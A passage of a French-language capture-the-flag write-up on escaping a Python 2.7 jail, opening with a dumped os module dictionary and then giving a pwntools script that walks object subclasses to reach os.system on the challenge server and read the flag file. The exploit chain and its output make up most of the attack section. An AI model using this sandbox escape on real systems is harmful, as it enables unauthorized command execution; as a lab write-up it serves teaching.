'tcsetpgrp': <built-in function tcsetpgrp>, 'statvfs': <built-in function statvfs>, 'setreuid': <built-in
function setreuid>, 'remove': <built-in function remove>, 'setegid': <built-in function setegid>,
'P_NOWAITO': 1, '_copy_reg': <module 'copy_reg' from '/usr/local/lib/python2.7/copy_reg.pyc'>, 'execv':
<built-in function execv>, 'spawnv': <function spawnv at 0x7fc637d935d0>, 'spawnvpe': <function spawnvpe
at 0x7fc637d93750>, 'EX_OSERR': 71, 'ttyname': <built-in function ttyname>, 'pardir': '..', 'tempnam':
<built-in function tempnam>, 'tmpfile': <built-in function tmpfile>, 'sep': '/', 'mkfifo': <built-in
function mkfifo>, 'O_NOFOLLOW': 131072, 'defpath': ':/bin:/usr/bin', 'popen2': <function popen2 at
```

```
0x7fc637d939d0>, 'stat': <built-in function stat>, 'O_APPEND': 1024, 'EX_CANTCREAT': 73, 'getresuid':  
<built-in function getresuid>, 'mknod': <built-in function mknod>, 'O_NOCTTY': 256, 'close': <built-in  
function close>, 'getgid': <built-in function getgid>, 'ctermid': <built-in function ctermid>,  
'WIFSIGNALED': <built-in function WIFSIGNALED>, '_exists': <function _exists at 0x7fc637d934d0>,  
'killpg': <built-in function killpg>, '__all__': ['altsep', 'curdir', 'pardir', 'sep', 'extsep',  
'pathsep', 'linesep', 'defpath', 'name', 'path', 'devnull', 'SEEK_SET', 'SEEK_CUR', 'SEEK_END',  
'EX_CANTCREAT', 'EX_CONFIG', 'EX_DATAERR', 'EX_IOERR', 'EX_NOHOST', 'EX_NOINPUT', 'EX_NOPERM',  
'EX_NOUSER', 'EX_OK', 'EX_OSERR', 'EX_OSFILE', 'EX_PROTOCOL', 'EX_SOFTWARE', 'EX_TEMPFAIL',  
'EX_UNAVAILABLE', 'EX_USAGE', 'F_OK', 'NGROUPS_MAX', 'O_APPEND', 'O_ASYNC', 'O_CREAT', 'O_DIRECT',  
'O_DIRECTORY', 'O_DSYNC', 'O_EXCL', 'O_LARGEFILE', 'O_NDELAY', 'O_NOATIME', 'O_NOCTTY', 'O_NOFOLLOW',  
'O_NONBLOCK', 'O_RDONLY', 'O_RDWR', 'O_RSYNC', 'O_SYNC', 'O_TRUNC', 'O_WRONLY', 'R_OK', 'TMP_MAX',  
'WCONTINUED', 'WCOREDUMP', 'WEXITSTATUS', 'WIFCONTINUED', 'WIFEXITED', 'WIFSIGNALED', 'WIFSTOPPED',  
'WNOHANG', 'WSTOPSIG', 'WTERMSIG', 'WUNTRACED', 'W_OK', 'X_OK', 'abort', 'access', 'chdir', 'chmod',  
'chown', 'chroot', 'close', 'closerange', 'confstr', 'confstr_names', 'ctermid', 'dup', 'dup2',  
'environ', 'error', 'execv', 'execve', 'fchdir', 'fchmod', 'fchown', 'fdatasync', 'fdopen', 'fork',  
'forkpty', 'fpathconf', 'fstat', 'fstatvfs', 'fsync', 'ftruncate', 'getcwd', 'getcwdu', 'getegid',  
'geteuid', 'getgid', 'getgroups', 'getloadavg', 'getlogin', 'getpgid', 'getpgrp', 'getpid', 'getppid',  
'getresgid', 'getresuid', 'getsid', 'getuid', 'initgroups', 'isatty', 'kill', 'killpg', 'lchmod',  
'lchown', 'link', 'listdir', 'lseek', 'lstat', 'major', 'makedev', 'minor', 'mkdir', 'mkfifo', 'mknod',  
'nice', 'open', 'openpty', 'pathconf', 'pathconf_names', 'pipe', 'popen', 'putenv', 'read', 'readlink',  
'remove', 'rename', 'rmdir', 'setegid', 'seteuid', 'setgid', 'setgroups', 'setpgid', 'setpgrp',  
'setregid', 'setresgid', 'setresuid', 'setreuid', 'setsid', 'setuid', 'stat', 'stat_float_times',  
'stat_result', 'statvfs', 'statvfs_result', 'strerror', 'symlink', 'sysconf', 'sysconf_names', 'system',  
'tcgetpgrp', 'tcsetpgrp', 'tempnam', 'times', 'tmpfile', 'tmpnam', 'ttyname', 'umask', 'uname', 'unlink',  
'unsetenv', 'urandom', 'utime', 'wait', 'wait3', 'wait4', 'waitpid', 'write', 'makedirs', 'removedirs',  
'renames', 'walk', 'execl', 'execle', 'execlp', 'execlpe', 'execvp', 'execvpe', 'getenv', 'spawnv',  
'spawnve', 'spawnl', 'spawnle', 'spawnvp', 'spawnve', 'spawnlp', 'spawnlpe', 'popen2', 'popen3',  
'popen4'], 'spawnvp': <function spawnvp at 0x7fc637d936d0>, 'makedirs': <function makedirs at  
0x7fc637e43a50>, 'lstat': <built-in function lstat>, 'getcwdu': <built-in function getcwdu>, 'WNOHANG':  
1, 'access': <built-in function access>, 'setsid': <built-in function setsid>, 'O_NOATIME': 262144,  
'NGROUPS_MAX': 32, 'WIFCONTINUED': <built-in function WIFCONTINUED>, 'O_RDWR': 2, 'P_WAIT': 0,  
'stat_result': <type 'posix.stat_result'>, 'walk': <function walk at 0x7fc637dd4850>, 'setpgid': <built-  
in function setpgid>, '__builtins__': {1: <type 'object'>, 2: [<type 'type'>, <type 'weakref'>, <type  
'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type  
'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type
```

```
'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type  
'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>,  
<type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type  
'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type  
'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type  
'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type  
'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>,  
<type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>,  
<type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type  
'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class  
'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>,  
<class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class  
'_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>,  
<type 'dict_keys'>, <type 'dict_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class  
'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class  
'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>], 3: <class  
'warnings.catch_warnings'>, 4: <unbound method catch_warnings.__init__>, 5: <method-wrapper  
'__getattr__' of instancemethod object at 0x7fc637dfa190>, 6: {'filterwarnings': <function  
filterwarnings at 0x7fc637e4f7d0>, 'once_registry': {}, 'WarningMessage': <class  
'warnings.WarningMessage'>, '_show_warning': <function _show_warning at 0x7fc637e4f450>, 'filters':  
[('ignore', None, <type 'exceptions.DeprecationWarning'>, None, 0), ('ignore', None, <type  
'exceptions.PendingDeprecationWarning'>, None, 0), ('ignore', None, <type 'exceptions.ImportWarning'>,  
None, 0), ('ignore', None, <type 'exceptions.BytesWarning'>, None, 0)], '_setoption': <function  
_setoption at 0x7fc637e4fbd0>, 'showwarning': <function _show_warning at 0x7fc637e4f450>, '__all__':  
['warn', 'warn_explicit', 'showwarning', 'formatwarning', 'filterwarnings', 'simplefilter',  
'resetwarnings', 'catch_warnings'], 'once_registry': {}, '__package__': None, 'simplefilter': <function  
simplefilter at 0x7fc637e4f8d0>, 'default_action': 'default', '_getcategory': <function _getcategory at  
0x7fc637e4fa50>, '__builtins__': {...}, 'catch_warnings': <class 'warnings.catch_warnings'>, '__file__':  
'/usr/local/lib/python2.7/warnings.pyc', 'warnpy3k': <function warnpy3k at 0x7fc637e4f9d0>, 'sys':  
<module 'sys' (built-in)>, '__name__': 'warnings', 'warn_explicit': <built-in function warn_explicit>,  
'types': <module 'types' from '/usr/local/lib/python2.7/types.pyc'>, 'warn': <built-in function warn>,  
'_processoptions': <function _processoptions at 0x7fc637e4f950>, 'defaultaction': 'default', '__doc__':  
'Python part of the warnings subsystem.', 'linecache': <module 'linecache' from  
'/usr/local/lib/python2.7/linecache.pyc'>, '_OptionError': <class 'warnings._OptionError'>,  
'resetwarnings': <function resetwarnings at 0x7fc637e4f850>, 'formatwarning': <function formatwarning at
```

```
0x7fc637e4f750>, '_getaction': <function _getaction at 0x7fc637e4fad0>}, 7: <module 'linecache' from
'/usr/local/lib/python2.7/linecache.pyc'>, 8: <module 'os' from '/usr/local/lib/python2.7/os.pyc'>, 9:
{...}, '_': {...}}, 'UserDict': <module 'UserDict' from '/usr/local/lib/python2.7/UserDict.pyc'>,
'setresgid': <built-in function setresgid>, 'getcwd': <built-in function getcwd>, 'EX_SOFTWARE': 70,
'symlink': <built-in function symlink>, 'stat_float_times': <built-in function stat_float_times>,
'extsep': '.', '__name__': 'os', 'O_TRUNC': 512, 'getsid': <built-in function getsid>, 'wait': <built-in
function wait>, 'O_DIRECTORY': 65536, 'WCONTINUED': 8, 'SEEK_END': 2, 'openpty': <built-in function
openpty>, 'initgroups': <built-in function initgroups>, 'popen': <built-in function popen>, 'times':
<built-in function times>, 'P_NOWAIT': 1, 'removedirs': <function removedirs at 0x7fc637dd4750>,
'_pickle_statvfs_result': <function _pickle_statvfs_result at 0x7fc637e01850>, 'renames': <function
renames at 0x7fc637dd47d0>, 'readlink': <built-in function readlink>, '_exit': <built-in function _exit>,
'execlpe': <function execlpe at 0x7fc637dd4a50>, 'setregid': <built-in function setregid>, 'O_DSYNC':
4096, 'rename': <built-in function rename>, 'O_RSYNC': 1052672, 'fchdir': <built-in function fchdir>,
'mkdir': <built-in function mkdir>, '_get_exports_list': <function _get_exports_list at 0x7fc637e329d0>,
'EX_TEMPFAIL': 75, 'WCOREDUMP': <built-in function WCOREDUMP>, 'chmod': <built-in function chmod>,
'SEEK_CUR': 1, 'getpgid': <built-in function getpgid>, 'popen4': <function popen4 at 0x7fc637d93ad0>,
'O_ASYNC': 8192, 'open': <built-in function open>, 'putenv': <built-in function putenv>, 'fdopen':
<built-in function fdopen>, 'errno': <module 'errno' (built-in)>, 'WIFEXITED': <built-in function
WIFEXITED>, 'system': <built-in function system>, '_execvpe': <function _execvpe at 0x7fc637dd4bd0>,
'rmdir': <built-in function rmdir>, 'O_WRONLY': 1, 'dup': <built-in function dup>, 'fdatasync': <built-in
function fdatasync>, '__doc__': "OS routines for NT or Posix depending on what system we're on.\n\nThis
exports:\n - all functions from posix, nt, os2, or ce, e.g. unlink, stat, etc.\n - os.path is one of
the modules posixpath, or ntpath\n - os.name is 'posix', 'nt', 'os2', 'ce' or 'riscos'\n - os.curdir is
a string representing the current directory ('.' or ':')\n - os.pardir is a string representing the
parent directory ('..' or '::')\n - os.sep is the (or a most common) pathname separator ('/' or ':' or
'\\\\\\\\')\n - os.extsep is the extension separator ('.' or '/')\n - os.altsep is the alternate pathname
separator (None or '/')\n - os.pathsep is the component separator used in $PATH etc\n - os.linesep is
the line separator in text files ('\\r' or '\\n' or '\\r\\n')\n - os.defpath is the default search path
for executables\n - os.devnull is the file path of the null device ('/dev/null', etc.)\n\nPrograms that
import and use 'os' stand a better chance of being\nportable between different platforms. Of course,
they must then\nonly use functions that are defined by all platforms (e.g., unlink\nand opendir), and
leave all pathname manipulation to os.path\n(e.g., split and join).\n", 'minor': <built-in function
minor>, 'getpid': <built-in function getpid>, 'fork': <built-in function fork>, 'isatty': <built-in
function isatty>, 'execvpe': <function execvpe at 0x7fc637dd4b50>, 'O_LARGEFILE': 0, 'EX_NOPERM': 77,
'closerange': <built-in function closerange>, 'execvp': <function execvp at 0x7fc637dd4ad0>, 'WSTOPSIG':
```



```
<built-in function WSTOPSIG>, 'getenv': <function getenv at 0x7fc637dd78d0>, 'sysconf_names':  
{'SC_REALTIME_SIGNALS': 9, 'SC_THREADS': 67, 'SC_AIO_MAX': 24, 'SC_THREAD_KEYS_MAX': 74, 'SC_XOPEN_XPG4':  
100, 'SC_SEM_VALUE_MAX': 33, 'SC_XOPEN_XPG2': 98, 'SC_XOPEN_XPG3': 99, 'SC_GETGR_R_SIZE_MAX': 69,  
'SC_SEM_NSEMS_MAX': 32, 'SC_AVPHYS_PAGES': 86, 'SC_THREAD_PRIORITY_SCHEDULING': 79, 'SC_PAGESIZE': 30,  
'SC_EXPR_NEST_MAX': 42, 'SC_2_SW_DEV': 51, 'SC_RTSIG_MAX': 31, 'SC_THREAD_PRIO_INHERIT': 80,  
'SC_2_CHAR_TERM': 95, 'SC_THREAD_PROCESS_SHARED': 82, 'SC_BC_BASE_MAX': 36, 'SC_SIGQUEUE_MAX': 34,  
'SC_ATEXIT_MAX': 87, 'SC_VERSION': 29, 'SC_XOPEN_ENH_I18N': 93, 'SC_PAGE_SIZE': 30,  
'SC_MEMORY_PROTECTION': 19, 'SC_TIMER_MAX': 35, 'SC_AIO_LISTIO_MAX': 23, 'SC_2_UPE': 97, 'SC_RE_DUP_MAX':  
44, 'SC_BC_SCALE_MAX': 38, 'SC_TZNAME_MAX': 6, 'SC_LOGIN_NAME_MAX': 71, 'SC_NPROCESSORS_ONLN': 84,  
'SC_SEMAPHORES': 21, 'SC_SAVED_IDS': 8, 'SC_XOPEN_SHM': 94, 'SC_2_FORT_RUN': 50, 'SC_XOPEN_VERSION': 89,  
'SC_IOV_MAX': 60, 'SC_2_VERSION': 46, 'SC_THREAD_DESTRUCTOR_ITERATIONS': 73, 'SC_ASYNCHRONOUS_IO': 12,  
'SC_XOPEN_LEGACY': 129, 'SC_CHILD_MAX': 1, 'SC_ARG_MAX': 0, 'SC_GETPW_R_SIZE_MAX': 70, 'SC_XOPEN_CRYPT':  
92, 'SC_AIO_PRIO_DELTA_MAX': 25, 'SC_THREAD_STACK_MIN': 75, 'SC_MESSAGE_PASSING': 20, 'SC_STREAM_MAX': 5,  
'SC_UIO_MAXIOV': 60, 'SC_MEMLOCK': 17, 'SC_NZERO': 109, 'SC_SHARED_MEMORY_OBJECTS': 22,  
'SC_THREAD_THREADS_MAX': 76, 'SC_THREAD_ATTR_STACKADDR': 77, 'SC_COLL_WEIGHTS_MAX': 40,  
'SC_THREAD_ATTR_STACKSIZE': 78, 'SC_PHYS_PAGES': 85, 'SC_JOB_CONTROL': 7, 'SC_FSYNC': 15,  
'SC_XOPEN_UNIX': 91, 'SC_BC_DIM_MAX': 37, 'SC_XOPEN_REALTIME': 130, 'SC_MQ_OPEN_MAX': 27,  
'SC_PRIORITY_SCHEDULING': 10, 'SC_NGROUPS_MAX': 3, 'SC_MQ_PRIO_MAX': 28, 'SC_XBS5_LPBIG_OFFBIG': 128,  
'SC_MAPPED_FILES': 16, 'SC_XBS5_LP64_OFF64': 127, 'SC_XOPEN_XCU_VERSION': 90, 'SC_OPEN_MAX': 4,  
'SC_PRIORITIZED_IO': 13, 'SC_TTY_NAME_MAX': 72, 'SC_SYNCHRONIZED_IO': 14, 'SC_PASS_MAX': 88,  
'SC_LINE_MAX': 43, 'SC_XBS5_ILP32_OFF32': 125, 'SC_2_C_DEV': 48, 'SC_2_C_BIND': 47, 'SC_BC_STRING_MAX':  
39, 'SC_THREAD_PRIO_PROTECT': 81, 'SC_XBS5_ILP32_OFFBIG': 126, 'SC_2_LOCALEDEF': 52, 'SC_2_FORT_DEV': 49,  
'SC_NPROCESSORS_CONF': 83, 'SC_DELAYTIMER_MAX': 26, 'SC_THREAD_SAFE_FUNCTIONS': 68, 'SC_MEMLOCK_RANGE':  
18, 'SC_TIMERS': 11, 'SC_XOPEN_REALTIME_THREADS': 131, 'SC_CLK_TCK': 2}, 'link': <built-in function  
link>, 'execve': <built-in function execve>, 'wait4': <built-in function wait4>, 'O_SYNC': 1052672,  
'chdir': <built-in function chdir>, 'wait3': <built-in function wait3>, '_make_statvfs_result': <function  
_make_statvfs_result at 0x7fc637e017d0>, 'strerror': <built-in function strerror>, 'popen3': <function  
popen3 at 0x7fc637d93a50>, 'abort': <built-in function abort>, 'setresuid': <built-in function  
setresuid>, 'error': <type 'exceptions.OSError'>, 'ftruncate': <built-in function ftruncate>,  
'WUNTRACED': 2, 'setuid': <built-in function setuid>, 'EX_DATAERR': 65, 'curdir': '.', 'sysconf': <built-  
in function sysconf>, 'W_OK': 2, 'EX_OK': 0, 'R_OK': 4, 'statvfs_result': <type 'posix.statvfs_result'>,  
'O_NONBLOCK': 2048, 'confstr': <built-in function confstr>, 'path': <module 'posixpath' from  
'/usr/local/lib/python2.7/posixpath.pyc'>, 'WEXITSTATUS': <built-in function WEXITSTATUS>, 'EX_NOUSER':  
67, 'pipe': <built-in function pipe>, 'chroot': <built-in function chroot>, 'getgroups': <built-in  
function getgroups>, 'spawnlpe': <function spawnlpe at 0x7fc637d93950>, 'geteuid': <built-in function
```

```

geteuid>, 'spawnve': <function spawnve at 0x7fc637d93650>, 'setpgrp': <built-in function setpgrp>,
'__package__': None, 'write': <built-in function write>, 'EX_UNAVAILABLE': 69, 'altsep': None, 'waitpid':
<built-in function waitpid>, 'forkpty': <built-in function forkpty>, 'nice': <built-in function nice>,
'listdir': <built-in function listdir>, 'pathconf': <built-in function pathconf>, '_pickle_stat_result':
<function _pickle_stat_result at 0x7fc637e01750>, 'EX_CONFIG': 78, 'unsetenv': <built-in function
unsetenv>, 'SEEK_SET': 0, 'spawnle': <function spawnle at 0x7fc637d93850>, 'O_RDONLY': 0, 'O_DIRECT':
16384, 'sys': <module 'sys' (built-in)>, 'pathconf_names': {'PC_MAX_INPUT': 2, 'PC_VDISABLE': 8,
'PC_SYNC_IO': 9, 'PC_SOCKET_MAXBUF': 12, 'PC_NAME_MAX': 3, 'PC_MAX_CANON': 1, 'PC_PRIO_IO': 11,
'PC_CHOWN_RESTRICTED': 6, 'PC_ASYNC_IO': 10, 'PC_NO_TRUNC': 7, 'PC_FILESIZEBITS': 13, 'PC_LINK_MAX': 0,
'PC_PIPE_BUF': 5, 'PC_PATH_MAX': 4}, 'confstr_names': {'CS_PATH': 0}, 'setgroups': <built-in function
setgroups>, 'unlink': <built-in function unlink>, 'tcgetpgrp': <built-in function tcgetpgrp>, 'spawnlp':
<function spawnlp at 0x7fc637d938d0>, 'spawnl': <function spawnl at 0x7fc637d937d0>, 'getuid': <built-in
function getuid>, 'X_OK': 1, 'O_EXCL': 128, 'fpathconf': <built-in function fpathconf>, 'chown': <built-
in function chown>, 'environ': Error: global name 'repr' is not defined
_[10]=_[9]['system']('ls')                                ## 10
jail_exec.py                                                ## le fameux script
Result: 0
Retry After, you have exhausted all your chances!!!
_[11]=_[10]['system']('cat jail_exec.py')

```

Arrivé a la fin on remarque le fameux script qui nous bloquait depuis le debut

jail_exec.py et aussi je remarque le message qui nous notifie qu'on ne peut plus lancer d'autre commande on dirait qu'on est bloqué a 10 commandes au plus

J'essaye de taper une 11e commande pour voir mais rien . J'ai donc décidé de recommencé mais cette fois ci en écrivant un script que j'ai nommé pyja.py

Le voici :

```

from pwn import *

HOST = "54.37.70.250"
PORT = 15006

r = remote(HOST, PORT)

```

```
r.recvline()

r.sendline(b"__builtins__['_']=__builtins__")
r.recvline()
r.sendline(b"_[1]=().__class__.__base__")
r.recvline()
r.sendline(b"_[2]=_[1].__subclasses__()[59]")
r.recvline()
r.sendline(b"_[3]=_[2].__init__")
r.recvline()
r.sendline(b"_[4]=_[3].__getattr__")
r.recvline()
r.sendline(b"_[5]=_[4]('func_globals')")
r.recvline()
r.sendline(b"_[6]=_[5]['linecache']")
r.recvline()
r.sendline(b"_[7]=_[6].__dict__['os']")
r.recvline()
r.sendline(b"_[8]=_[7].__dict__['system']")
r.recvline()

for i in range(2):
    c = input("cmd: ").strip()
    payload = f"_[8]('{c}')"
    r.sendline(payload.encode())
    print(r.recvuntil(b"Result: 0\n").decode())


print("\n[*] End of session, re-rerun the script")
```

Ainsi je ne serai pas restreint pour taper des commandes :


```
[Aug 11, 2023 - 17:30:04 (CEST)] exegol-nightly /workspace # python3 pyja.py
[+] Opening connection to 54.37.70.250 on port 15006: Done
cmd: ls -a
.
..
.flag
jail_exec.py
Result: 0

cmd: cat .flag
CTF_9385nu3uIU98h9UH98!!Result: 0

[*] End of session, re-rerun the script
[*] Closed connection to 54.37.70.250 port 15006
```



```
Workspaces Applications Aug 11 6:41 PM
root@exegol-nightly:/workspace

j3kyll@pop-os-~/Zettelkasten/CyberVault x j3kyll@pop-os-~/Downloads x root@exegol-nightly:/workspace x
[*] Closed connection to 54.37.70.250 port 15006
[Aug 11, 2023 - 17:30:04 (CEST)] exegol-nightly /workspace # python3 pyja.py
[*] Opening connection to 54.37.70.250 on port 15006: Done
cmd: ls -la
.
..
.flag
jail_exec.py
Result: 0

cmd: cat .flag
CTF_9385nu3uIU98h9UH98!!Result: 0

[*] End of session, re-rerun the script
[*] Closed connection to 54.37.70.250 port 15006
[Aug 11, 2023 - 17:32:34 (CEST)] exegol-nightly /workspace #
[Aug 11, 2023 - 17:52:30 (CEST)] exegol-nightly /workspace # nc 54.37.70.250 9001
PATH du fichier à lire : ^C
[Aug 11, 2023 - 17:52:46 (CEST)] exegol-nightly /workspace #
```

Et voila enfin le Fameux falg qui nous faisait l'oeil depuis enfin!!!!!!!

Flag: CTF_9385nu3uIU98h9UH98!!